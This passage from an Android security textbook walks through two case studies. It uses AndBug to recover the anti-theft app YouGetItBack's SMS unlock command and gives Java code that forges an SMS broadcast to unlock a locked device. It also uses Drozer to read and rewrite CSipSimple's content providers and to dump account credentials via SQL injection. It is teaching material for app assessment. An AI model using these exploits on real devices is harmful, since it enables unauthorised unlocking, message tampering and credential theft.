Even within the first few steps of this application's workflow, it already leaks session and configuration data, including what could be the `tagcode` you were eyeing during static analysis. Diddling with and then saving configuration settings in the application also yields similarly verbose output in the log buffer:

```
D/update ( 2252): serverUrl-->https://virgin.yougetitback.com/
D/update ( 2252): settingsUrl-->vaultUpdateSettings?
D/update ( 2252): password-->3f679195148a1960f66913d09e76fca8dd31dc96
D/update ( 2252): tagCode-->137223048617183
D/update ( 2252): encodedXmlData-
>%3c%3fxm1%20version%3d'1.0'%20encoding%3d UTF-
8'%3f%3e%3cConfig%3e%3cSettings%3e%3cServerNo%3e+447781482187%3c%2fServerNo%3e
%3cServerURL%3ehttps:%2f%2fvirgin.yougetitback.com%2f%3c%2fServerURL%3e%3cBackup
URL%3eContactsSave%3f%3c%2fBackupURL%3e%3cMessageURL%3ecallMainETagUSA%3f%3c%2f
MessageURL%3e%3cFindURL%3eFind%3f%3c%2ffindURL%3e%3cExtBackupURL%3eextContactsS
ave%3f%3c%2fExtBackupURL%3e%3cRestoreURL%3erestorecontacts%3f%3c%2fRestoreURL%3
e%3cCallCentre%3e+442033222955%3c%2fCallCentre%3e%3cCountryCode%3eGB%3c%2fCount
ryCode%3e%3cPin%3e1234%3c%2fPin%3e%3cURLPassword%3e3f679195148a1960f66913d09e76
fca8dd31dc96%3c%2fURLPassword%3e%3cRoamingLock%3eoff%3c%2fRoamingLock%3e%3cSimL
ock%3eon%3c%2fSimLock%3e%3cOfflineLock%3eoff%3c%2fOfflineLock%3e%3cAutolock%20I
nterval%3d%220%22%3eoff%3c%2fAutolock%3e%3cCallPatternLock%20OutsideCalls%3d%22
6%22%20Numcalls%3d%226%22%3eon%3c%2fCallPatternLock%3e%3cCountryLock%3eoff%3c%2
fCountryLock%3e%3c%2fSettings%3e%3cCountryPrefix%3e%3cPrefix%3e+44%3c%2fPrefix
%3e%3c%2fCountryPrefix%3e%3cIntPrefix%3e%3cInternationalPrefix%3e00%3c%2fInterna
tionalPrefix%3e%3c%2fIntPrefix%3e%3c%2fConfig%3e
```

As mentioned previously, this information would be accessible by an application with the `READ_LOGS` permission (prior to Android 4.1). Although this particular leak may be sufficient for achieving the goal of crafting the special SMS, you should get a bit more insight into just how this app runs. For that you use a debugger called *AndBug*.

AndBug connects to Java Debug Wire Protocol (JDWP) endpoints, which the Android Debugging Bridge (ADB) exposes for app processes either marked explicitly with `android:debuggable=true` in their manifest, or for all app processes if the `ro.debuggable` property is set to 1 (typically set to 0 on production devices). Aside from checking the manifest, running `adb jdwp show debuggable` PIDs. Assuming the target application is debuggable, you see output as follows:

```
$ adb jdwp
2252
```

Using `grep` to search for that PID maps accordingly to our target process (also seen in the previously shown logs):

```
$ adb shell ps | grep 2252
u0_a79      2252  88      289584 36284 ffffffff 00000000 S
com.yougetitback.androidapplication.virgin.mobile
```


After you have this info, you can attach AndBug to the target device and process and get an interactive shell. Use the `shell` command and specify the target PID:

```
$ andbug shell -p 2252

## AndBug (C) 2011 Scott W. Dunlop <swdunlop@gmail.com>
>>
```

Using the `classes` command, along with a partial class name, you can see what classes exist in the `com.yougetitback` namespace. Then using the `methods` command, discover the methods in a given class:

```
>> classes com.yougetitback
## Loaded Classes
-- com.yougetitback.androidapplication.
PinDisplayScreen$XMLParserHandler
-- com.yougetitback.androidapplication.settings.main.Entrance$1
...
-- com.yougetitback.androidapplication.
PinDisplayScreen$PinDisplayScreenBroadcast
-- com.yougetitback.androidapplication.SmsIntentReceiver
-- com.yougetitback.androidapplication.C2DMReceiver
-- com.yougetitback.androidapplication.settings.setting.Setting
...
>> methods com.yougetitback.androidapplication.SmsIntentReceiver
## Methods Lcom/yougetitback/androidapplication/SmsIntentReceiver;
-- com.yougetitback.androidapplication.SmsIntentReceiver.<init>()V
-- com.yougetitback.androidapplication.SmsIntentReceiver.
foregroundUI(Landroid/content/Context;)V
-- com.yougetitback.androidapplication.SmsIntentReceiver.
getAction(Ljava/lang/String;)Ljava/lang/String;
-- com.yougetitback.androidapplication.SmsIntentReceiver.
getMessagesFromIntent(Landroid/content/Intent;)[Landroid/telephony/
SmsMessage;
-- com.yougetitback.androidapplication.SmsIntentReceiver.
isPinLock(Ljava/lang/String;Landroid/content/Context;)Z
-- com.yougetitback.androidapplication.SmsIntentReceiver.
isValidMessage(Ljava/lang/String;Landroid/content/Context;)Z
...
-- com.yougetitback.androidapplication.SmsIntentReceiver.
processUnLockMsg(Landroid/content/Context;Ljava/util/Vector;)V
```

In the preceding code you see the class you were statically analyzing and reversing earlier: `SmsIntentReceiver`, along with the methods of interest. You can now trace methods and their arguments and data. Start by tracing the `SmsIntentReceiver` class, using the `class-trace` command in AndBug, and then sending the device a test SMS message with the text `Test message`:

```
>> class-trace com.yougetitback.androidapplication.SmsIntentReceiver
## Setting Hooks
-- Hooked com.yougetitback.androidapplication.SmsIntentReceiver
...
```

```

com.yougetitback.androidapplication.SmsIntentReceiver

>> ## trace thread <1> main          (running suspended)
    -- com.yougetitback.androidapplication.SmsIntentReceiver.<init>()V:0
    -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
    <830009571568>
    ...
## trace thread <1> main          (running suspended)
    -- com.yougetitback.androidapplication.SmsIntentReceiver.onReceive(
    Landroid/content/Context;Landroid/content/Intent;)V:0
    -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
    <830009571568>
    -- intent=Landroid/content/Intent; <830009581024>
    ...
## trace thread <1> main          (running suspended)
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
    getMessagesFromIntent(Landroid/content/Intent;)
    [Landroid/telephony/SmsMessage;:0
    -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
    <830009571568>
    -- intent=Landroid/content/Intent; <830009581024>
    ...
    -- com.yougetitback.androidapplication.SmsIntentReceiver.
    isValidMessage(Ljava/lang/String;Landroid/content/Context;)Z:0
    -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
    <830009571568>
    -- msg=Test message
    -- context=Landroid/app/ReceiverRestrictedContext; <830007895400>
    ...

```

As soon as the SMS message arrives, passed up from the Telephony subsystem, your hook fires, and you begin tracing from the initial `onReceive` method and beyond. You see the `Intent` message that was passed to `onReceive`, as well as the subsequent, familiar messages called thereafter. There's also the `msg` variable in `isValidMessage`, containing our SMS text. As an aside, looking back the logcat output, you also see the message body being logged:

```
I/MessageListener:( 2252): Test message
```

A bit further down in the class-trace, you see a call to `isValidMessage`, including a `Context` object being passed in as an argument—and a set of fields in that object which, in this case, map to resources and strings pulled from the strings table (which you resolved manually earlier). Among them is the `YGIB:U` value you saw earlier, and a corresponding key `YGIBUNLOCK`. Recalling your static analysis of this method, the SMS message body is being checked for these values, calling `isPinLock` if they're not present, as shown here:

```

## trace thread <1> main          (running suspended)
    -- com.yougetitback.androidapplication.SmsIntentReceiver.getAction(
    Ljava/lang/String;)Ljava/lang/String;:0

```

```

-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830007979232>
-- message=Foobarbaz
-- com.yougetitback.androidapplication.SmsIntentReceiver.
isValidMessage(Ljava/lang/String;Landroid/content/Context;)Z:63
-- YGIBDEACTIVATE=YGIB:D
-- YGIBFIND=YGIB:F
-- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
-- YGIBUNLOCK=YGIB:U
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830007979232>
-- YGIBBACKUP=YGIB:B
-- YGIBRESYNC=YGIB:RS
-- YGIBLOCK=YGIB:L
-- YGIBWIPE=YGIB:W
-- YGIBRESTORE=YGIB:E
-- msg=Foobarbaz
-- YGIBREGFROM=YGIB:T
...
## trace thread <1> main          (running suspended)
-- com.yougetitback.androidapplication.SmsIntentReceiver.isPinLock(
Ljava/lang/String;Landroid/content/Context;)Z:0
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830007979232>
-- msg=Foobarbaz
-- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
...

```

In this case `isPinLock` then evaluates the message, but the SMS message contains neither the PIN nor one of those strings (like `YGIB:U`). The app does nothing with this SMS and instead passes it along to the next registered Broadcast Receiver in the chain. If you send an SMS message with the `YGIB:U` value, you'll likely see a different behavior:

```

## trace thread <1> main          (running suspended)
-- com.yougetitback.androidapplication.SmsIntentReceiver.
processContent(Landroid/content/Context;Ljava/lang/String;)V:0
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830008303000>
-- m=YGIB:U
-- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
...
## trace thread <1> main          (running suspended)
-- com.yougetitback.androidapplication.SmsIntentReceiver.
processUnlockMsg(Landroid/content/Context;Ljava/util/Vector;)V:0
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830008303000>
-- smsTokens=Ljava/util/Vector; <830008239000>
-- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
-- com.yougetitback.androidapplication.SmsIntentReceiver.

```

```

processContent(Landroid/content/Context;Ljava/lang/String;)V:232
-- YGIBDEACTIVATE=YGIB:D
-- YGIBFIND=YGIB:F
-- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
-- YGIBUNLOCK=YGIB:U
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830008303000>
-- settings=Landroid/app/ContextImpl$SharedPreferencesImpl;
<830007888144>
-- m=YGIB:U
-- YGIBBACKUP=YGIB:B
-- YGIBRESYNC=YGIB:RS
-- YGIBLOCK=YGIB:L
-- messageTokens=Ljava/util/Vector; <830008239000>
-- YGIBWIPE=YGIB:W
-- YGIBRESTORE=YGIB:E
-- command=YGIB:U
-- YGIBREGFROM=YGIB:T

```

This time, you ended up hitting both the `processContent` method and subsequently the `processUnLockMsg` method, as you wanted. You can set a breakpoint on the `processUnLockMsg` method, giving an opportunity to inspect it in a bit more detail. You do this using AndBug's `break` command, and pass the class and method name as arguments:

```

>> break com.yougetitback.androidapplication.SmsIntentReceiver
processUnLockMsg
## Setting Hooks
-- Hooked <536870913> com.yougetitback.androidapplication.
SmsIntentReceiver.processUnLockMsg(Landroid/content/Context;
Ljava/util/Vector;)V:0 <class 'andbug.vm.Location'>
>> ## Breakpoint hit in thread <1> main (running suspended), process
suspended.
-- com.yougetitback.androidapplication.SmsIntentReceiver.
processUnLockMsg(Landroid/content/Context;Ljava/util/Vector;)V:0
-- com.yougetitback.androidapplication.SmsIntentReceiver.
processContent(Landroid/content/Context;Ljava/lang/String;)V:232
-- com.yougetitback.androidapplication.SmsIntentReceiver.
onReceive(Landroid/content/Context;Landroid/content/Intent;)V:60
--
...

```

You know from the earlier analysis that `getString` will be called to retrieve some value from the Shared Preferences file, so add a `class-trace` on the `android.content.SharedPreferences` class. Then resume the process with the `resume` command:

```

>> ct android.content.SharedPreferences
## Setting Hooks
-- Hooked android.content.SharedPreferences
>> resume

```

NOTE Running a method-trace or setting a breakpoint directly on certain methods can result in blocking and process death, hence why you're just tracing the entire class. Additionally, the `resume` command may need to be run twice.

After the process is resumed, the output will be fairly verbose (as before). Wading once again through the call stack, you'll eventually come up on the `getString` method:

```
## Process Resumed
>> ## trace thread <1> main          (running suspended)
...
## trace thread <1> main          (running suspended)
-- android.app.SharedPreferencesImpl.getString(Ljava/lang/String;
Ljava/lang/String;)Ljava/lang/String;:0
-- this=Landroid/app/SharedPreferencesImpl; <830042611544>
-- defValue=
-- key=tagcode
-- com.yougetitback.androidapplication.SmsIntentReceiver.
processUnLockMsg(Landroid/content/Context;Ljava/util/Vector;)V:60
-- smsTokens=Ljava/util/Vector; <830042967248>
-- settings=Landroid/app/SharedPreferencesImpl; <830042611544>
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830042981888>
-- TYPELOCK=L
-- YGIBTAG=TAG:
-- TAG=AAAA
-- YGIBTYPE=TYPE:
-- context=Landroid/app/ReceiverRestrictedContext; <830042704872>
-- setting=
...
```

And there it is, the Shared Preferences key you were looking for: `tagcode`, further confirming what you identified statically. This also happens to correspond to part of a log message that was leaked earlier, wherein `tagCode` was followed by a numeric string. Armed with this information, you know that our SMS message in fact needs to contain `YGIB:U` followed by a space and a *tagcode* value, or in this case, `YGIB:U 137223048617183`.

Attack

Although you could simply send your specially crafted SMS message to the target device, you'd still be out of luck in simply knowing the `tagcode` value if it happened to be different for some other, perhaps arbitrary, device (which is practically guaranteed). To this end, you'd want to leverage the leaked value in the log, which you could get in your proof-of-concept app by requesting the `READ_LOGS` permission.

After this value is known, a simple SMS message to the target device, following the format YGIB:U 137223048617183 would trigger the app's unlock component. Alternatively, you could go a step further and forge the SMS_RECEIVED broadcast from your proof-of-concept app. As sending an implicit SMS_RECEIVED Intent requires the SEND_SMS_BROADCAST permission (which is limited only to system applications), you'll explicitly specify the Broadcast Receiver in the target app. The overall structure of SMS Protocol Data Units (PDUs) is beyond the scope of this chapter, and some of those details are covered in Chapter 11, but the following code shows pertinent snippets to forge the Intent containing your SMS message:

```
String body = "YGIB:U 137223048617183";
String sender = "2125554242";
byte[] pdu = null;
byte[] scBytes = PhoneNumberUtils.networkPortionToCalledPartyBCD("
0000000000");
byte[] senderBytes =
PhoneNumberUtils.networkPortionToCalledPartyBCD(sender);
int lsmcs = scBytes.length;
byte[] dateBytes = new byte[7];
Calendar calendar = new GregorianCalendar();
dateBytes[0] = reverseByte((byte) (calendar.get(Calendar.YEAR)));
dateBytes[1] = reverseByte((byte) (calendar.get(
Calendar.MONTH) + 1));
dateBytes[2] = reverseByte((byte) (calendar.get(
Calendar.DAY_OF_MONTH)));
dateBytes[3] = reverseByte((byte) (calendar.get(
Calendar.HOUR_OF_DAY)));
dateBytes[4] = reverseByte((byte) (calendar.get(
Calendar.MINUTE)));
dateBytes[5] = reverseByte((byte) (calendar.get(
Calendar.SECOND)));
dateBytes[6] = reverseByte((byte) ((calendar.get(
Calendar.ZONE_OFFSET) + calendar
.get(Calendar.DST_OFFSET)) / (60 * 1000 * 15)));
try
{
    ByteArrayOutputStream bo = new ByteArrayOutputStream();
    bo.write(lsmcs);
    bo.write(scBytes);
    bo.write(0x04);
    bo.write((byte) sender.length());
    bo.write(senderBytes);
    bo.write(0x00);
    bo.write(0x00); // encoding: 0 for default 7bit
    bo.write(dateBytes);
    try
    {
        String sReflectedClassName =
```

```

"com.android.internal.telephony.GsmAlphabet";
    Class cReflectedNFCEExtras = Class.forName(sReflectedClassName);
    Method stringToGsm7BitPacked = cReflectedNFCEExtras.getMethod(
        "stringToGsm7BitPacked", new Class[] { String.class });
    stringToGsm7BitPacked.setAccessible(true);
    byte[] bodybytes = (byte[]) stringToGsm7BitPacked.invoke(
        null, body);
    bo.write(bodybytes);

    ...

    pdu = bo.toByteArray();
    Intent intent = new Intent();
    intent.setComponent(new ComponentName("com.yougetitback.
        androidapplication.virgin.mobile",
        "com.yougetitback.androidapplication.SmsIntentReceiver"));
    intent.setAction("android.provider.Telephony.SMS_RECEIVED");
    intent.putExtra("pdus", new Object[] { pdu });
    intent.putExtra("format", "3gpp");

    context.sendOrderedBroadcast(intent, null);

```

The code snippet first builds the SMS PDU, including the YGIB:U command, tagcode value, the sender's number, and other pertinent PDU properties. It then uses reflection to call `stringToGsm7BitPacked` and pack the body of the PDU into the appropriate representation. The byte array representing the PDU body is then placed into the *pdu* object. Next, An Intent object is created, with its target component set to that of the app's SMS receiver and its action set to `SMS_RECEIVED`. Next, some extra values are set. Most importantly, the *pdu* object is added to the extras using the "pdus" key. Finally, `sendOrderdBroadcast` is called, which sends your Intent off, and instructs the app to unlock the device.

To demonstrate this, the following code is the `logcat` output when the device is locked (in this case via SMS, where 1234 is the user's PIN which locks the device):

```

I/MessageListener(14008): 1234
D/FOREGROUNDSERVICE(14008): onCreate
I/FindLocationService(14008): FindLocationService created!!!
D/FOREGROUNDSERVICE(14008): onStartCommand
D/SIRENSERVICE(14008): onCreate
D/SIRENSERVICE(14008): onStartCommand
...
I/LockAcknowledgeService(14008): LockAcknowledgeService created!!!
I/FindLocationService(14008): FindLocationService stopped!!!
I/ActivityManager(13738): START {act=android.intent.action.VIEW
cat=[test.foobar.123] flg=0x10000000
cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.SplashScreen u=0} from pid 14008
...

```

Figure 4-7 shows the screen indicating a locked device.




Figure 4-7: App-locked device screen

When your app runs, sending the forged SMS to unlock the device, you see the following `logcat` output:

```
I/MessageListener:(14008): YGIB:U TAG:136267293995242
V/SWIPEWIPE(14008): recieved unlock message
D/FOREGROUNDSERVICE(14008): onDestroy
I/ActivityManager(13738): START {act=android.intent.action.VIEW
cat=[test.foobar.123] flg=0x10000000
cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.SplashScreen (has extras) u=0}
from pid 14008
D/SIRENSERVICE(14008): onDestroy
I/UnlockAcknowledgeService(14008): UnlockAcknowledgeService created!!!
I/UnlockAcknowledgeService(14008): UnlockAcknowledgeService stopped!!!
```

And you return to an unlocked device.

Case Study: SIP Client

This brief example shows you how to discover an unprotected Content Provider—and retrieve potentially sensitive data from it. In this case, the application is CSipSimple, a popular Session Initiation Protocol (SIP) client. Rather than going through the same workflow as the previous app, we'll jump right into another quick-and-easy dynamic analysis technique.

Enter Drozer

Drozer (formerly known as Mercury), by MWR Labs, is an extensible, modular security testing framework for Android. It uses an agent application running on the target device, and a Python-based remote console from which the tester can issue commands. It features numerous modules for operations like retrieving app information, discovering unprotected IPC interfaces, and exploiting the device. By default, it will run as a standard app user with only the `INTERNET` permission.

Discovery

With Drozer up and running, you quickly identify Content Provider URIs exported by CSipSimple, along with their respective permission requirements. Run the `app.provider.info` module, passing `-a com.csipsimple` as the arguments to limit the scan to just the target app:

```
dz> run app.provider.info -a com.csipsimple
Package: com.csipsimple
  Authority: com.csipsimple.prefs
    Read Permission: android.permission.CONFIGURE_SIP
    Write Permission: android.permission.CONFIGURE_SIP
    Multiprocess Allowed: False
    Grant Uri Permissions: False
  Authority: com.csipsimple.db
    Read Permission: android.permission.CONFIGURE_SIP
    Write Permission: android.permission.CONFIGURE_SIP
    Multiprocess Allowed: False
    Grant Uri Permissions: False
```

To even interact with these providers, the `android.permission.CONFIGURE_SIP` permission must be held. Incidentally, this is not a standard Android permission—it is a custom permission declared by CSipSimple. Check CSipSimple’s manifest to find the permission declaration. Run `app.package.manifest`, passing the app package name as the sole argument. This returns the entire manifest, so the following output has been trimmed to show only the pertinent lines:

```
dz> run app.package.manifest com.csipsimple
...
<permission label="@2131427348" name="android.permission.CONFIGURE_SIP"
protectionLevel="0x1" permissionGroup="android.permission-group.COST_MONEY"
description="@2131427349">
</permission>
...
```

You see that the `CONFIGURE_SIP` permission is declared with a *protectionLevel* of `0x1`, which corresponds to “dangerous” (which would prompt the user to accept the permission at install time, something most users might do anyway). However,

as neither *signature* nor *signatureOrSystem* are specified, other applications may request this permission. The Drozer agent does not have this by default, but that's easily rectified by modifying the manifest and rebuilding the agent APK.

After your re-minted Drozer agent has the `CONFIGURE_SIP` permission, you can begin querying these Content Providers. You start by discovering the content URIs exposed by CSipSimple. To accomplish this, run the appropriately named `app.provider.finduris` module:

```
dz> run app.provider.finduris com.csipsimple
Scanning com.csipsimple...
content://com.csipsimple.prefs/raz
content://com.csipsimple.db/
content://com.csipsimple.db/calllogs
content://com.csipsimple.db/outgoing_filters
content://com.csipsimple.db/accounts/
content://com.csipsimple.db/accounts_status/
content://com.android.contacts/contacts
...
```

Snarfing

This gives us numerous options, including interesting ones like `messages` and `calllogs`. Query these providers, starting with `messages`, using the `app.provider.query` module, with the content URI as the argument.

```
dz> run app.provider.query content://com.csipsimple.db/messages
| id | sender | receiver | contact | body
| mime_type | type | date | status | read | full_sender |
| 1 | SELF | sip:bob@ostel.co | sip:bob@ostel.co | Hello! |
text/plain | 5 | 1372293408925 | 405 | 1 | < sip:bob@ostel.co> |
```

This returns the column names and rows of data stored, in this case, in a SQLite database backing this provider. The instant messaging logs are accessible to you now. These data correspond to the message activity/screen shown in Figure 4-8.

You can also attempt to write to or update the provider, using the `app.provider.update` module. You pass in the content URI; the `selection` and `selection-args`, which specifies the query constraints; the columns you want to replace; and the replacement data. Here change the `receiver` and `body` columns from their original values to something more nefarious:

```
dz> run app.provider.update content://com.csipsimple.db/messages
--selection "id=?" --selection-args 1 --string receiver "sip:badguy@ostel.co"
--string contact "sip:badguy@ostel.co" --string body "omg crimes"
--string full_sender "<sip:badguy@ostel.co>"
Done.
```

You changed the receiver from `bob@ostel.co` to `badguy@ostel.co`, and the message from `Hello!` to `omg crimes`. Figure 4-9 shows how the screen has been updated.




Figure 4-8: CSipSimple message log screen




Figure 4-9: CSipSimple modified message log screen

You also saw the `calllogs` provider, which you can also query:

```
dz> run app.provider.query content://com.csipsimple.db/calllogs
| _id | name | numberlabel | numbertype | date | duration |
new | number | type | account_id | status_code | status_
text
| 5 | null | null | 0 | 1372294364590 | 286 | 0
| "Bob" <sip:bob@ostel.co> | 1 | 1 | 200
| Normal call clearing |
| 4 | null | null | 0 | 1372294151478 | 34 | 0
| <sip:bob@ostel.co> | 2 | 1 | 200
| Normal call clearing |
...
```

Much like the `messages` provider and messages screen, `calllogs` data shows up in the screen shown in Figure 4-10.

This data can also be updated in one fell swoop, using a selection constraint to update all the records for bob@ostel.co:

```
dz> run app.provider.update content://com.csipsimple.db/calllogs
--selection "number=?" --selection-args "<sip:bob@ostel.co>"
--string number "<sip:badguy@ostel.co>"
Done.
```

Figure 4-11 shows how the screen with the call log updates accordingly.




Figure 4-10: CSipSimple call log screen




Figure 4-11: CSipSimple modified call log screen

Injection

Content Providers with inadequate input validation or whose queries are built improperly, such as through unfiltered concatenation of user input, can be vulnerable to injection. This can manifest in different ways, such as SQL injection (for SQLite backed providers) and directory traversal (for file-system-backed providers). Drozer provides modules for discovering these issues, such as the `scanner.provider.traversal` and `scanner.provider.injection` modules. Running the `scanner.provider.injection` module highlights SQL injection vulnerabilities in CSipSimple:

```
dz> run scanner.provider.injection -a com.csipsimple
Scanning com.csipsimple...
```

```

Not Vulnerable:
  content://com.csipsimple.prefs/raz
  content://com.csipsimple.db/
  content://com.csipsimple.prefs/
...
  content://com.csipsimple.db/accounts_status/

```

```

Injection in Projection:
  content://com.csipsimple.db/calllogs
  content://com.csipsimple.db/outgoing_filters
  content://com.csipsimple.db/accounts/
  content://com.csipsimple.db/accounts
...

```

```

Injection in Selection:
  content://com.csipsimple.db/thread/
  content://com.csipsimple.db/calllogs
  content://com.csipsimple.db/outgoing_filters
...

```

In the event that the same SQLite database backs multiple providers, much like traditional SQL injection in web applications, you can retrieve the contents of other tables. First, look at what's actually in the database backing these providers, once again querying `calllogs` using the `app.provider.query` module. This time, add a projection argument, which specifies the columns to select, though you'll pull the SQLite schema with `* FROM SQLITE_MASTER--`.

```

dz> run app.provider.query content://com.csipsimple.db/calllogs
--projection "*" FROM SQLITE_MASTER--
| type | name | tbl_name | rootpage | sql
|-----|-----|-----|-----|-----
| table | android_metadata | android_metadata | 3 | CREATE TABLE
android_metadata (locale TEXT)
|-----|-----|-----|-----|-----
| table | accounts | accounts | 4 | CREATE TABLE
accounts (id INTEGER PRIMARY KEY AUTOINCREMENT,active INTEGER,wizard
TEXT,display_name TEXT,p
riority INTEGER,acc_id TEXT NOT NULL,reg_uri TEXT,mwi_enabled BOOLEAN,
publish_enabled INTEGER,reg_timeout INTEGER,ka_interval INTEGER,pidf_tuple_id
TEXT,force_contac
t TEXT,allow_contact_rewrite INTEGER,contact_rewrite_method INTEGER,
contact_params TEXT,contact_uri_params TEXT,transport
INTEGER,default_uri_scheme TEXT,use_srtp IN
TEGER,use_zrtp INTEGER,proxy TEXT,reg_use_proxy INTEGER,realm TEXT,
scheme TEXT,username TEXT,datatype INTEGER,data TEXT,initial_auth
INTEGER,auth_algo TEXT,sip_stack
INTEGER,vm_nbr TEXT,reg_dbr INTEGER,try_clean_reg INTEGER,
use_rfc5626 INTEGER DEFAULT 1,rfc5626_instance_id TEXT,rfc5626_reg_id
TEXT,vid_in_auto_show INTEGER DEFAUL
T -1,vid_out_auto_transmit INTEGER DEFAULT -1,rtp_port INTEGER DEFAULT -
1,rtp_enable_qos INTEGER DEFAULT -1,rtp_qos_dscp INTEGER DEFAULT -

```

```

1,rtp_bound_addr TEXT,rtp_p
ublic_addr TEXT,android_group TEXT,allow_via_rewrite INTEGER DEFAULT 0,
sip_stun_use INTEGER DEFAULT -1,media_stun_use INTEGER DEFAULT -1,ice_cfg_use
INTEGER DEFAULT
-1,ice_cfg_enable INTEGER DEFAULT 0,turn_cfg_use INTEGER DEFAULT -1,
turn_cfg_enable INTEGER DEFAULT 0,turn_cfg_server TEXT,turn_cfg_user
TEXT,turn_cfg_pwd TEXT,ipv6_
media_use INTEGER DEFAULT 0,wizard_data TEXT) |
| table | sqlite_sequence | sqlite_sequence | 5 | CREATE TABLE
sqlite_sequence(name,seq)

```

You see that there's a table called `accounts`, which presumably contains account data, including credentials. You can use fairly vanilla SQL injection in the projection of the query and retrieve the data in the `accounts` table, including login credentials. You'll use `* FROM accounts--` in your query this time:

```

dz> run app.provider.query content://com.csipsimple.db/calllogs
--projection "*" FROM accounts--"
| id | active | wizard | display_name | priority | acc_id
| reg_uri | mwi_enabled | publish_enabled | reg_timeout | ka_interval |
pidf_tuple_id | force_contact | allow_contact_rewrite
| contact_rewrite_method | contact_params | contact_uri_params | transport
| default_uri_scheme | use_srtp | use_zrtp
| proxy | reg_use_proxy | realm | scheme | username | datatype
| data | initial_auth | auth_algo | sip_stack |
...
| 1 | 1 | OSTN | OSTN | 100 |
<sip:THISISMYUSERNAME@ostel.co> | sip:ostel.co | 1 | 1
| 1800 | 0 | null | null | 1
| 2 | null | null | 3
sip | -1 | 1 | sips:ostel.co:5061 | 3
|
* | Digest | THISISMYUSERNAME | 0 | THISISMYPASSWORD | 0
| null | 0 | *98 | -1 | 1 | 1
...

```

NOTE The flaws in CSipSimple that are discussed in the preceding sections have since been addressed. The `CONFIGURE_SIP` permission was moved to a more explicit namespace (rather than `android.permission`) and was given a more detailed description of its use and impact. Also, the SQL injection vulnerabilities in the Content Providers were fixed, further limiting access to sensitive information.

Summary

This chapter gave an overview of some common security issues affecting Android applications. For each issue, the chapter presented a public example to help highlight the potential impact. You also walked through two case studies of

publicly available Android apps. Each case study detailed how to use common tools to assess the app, identify vulnerabilities, and exploit them.

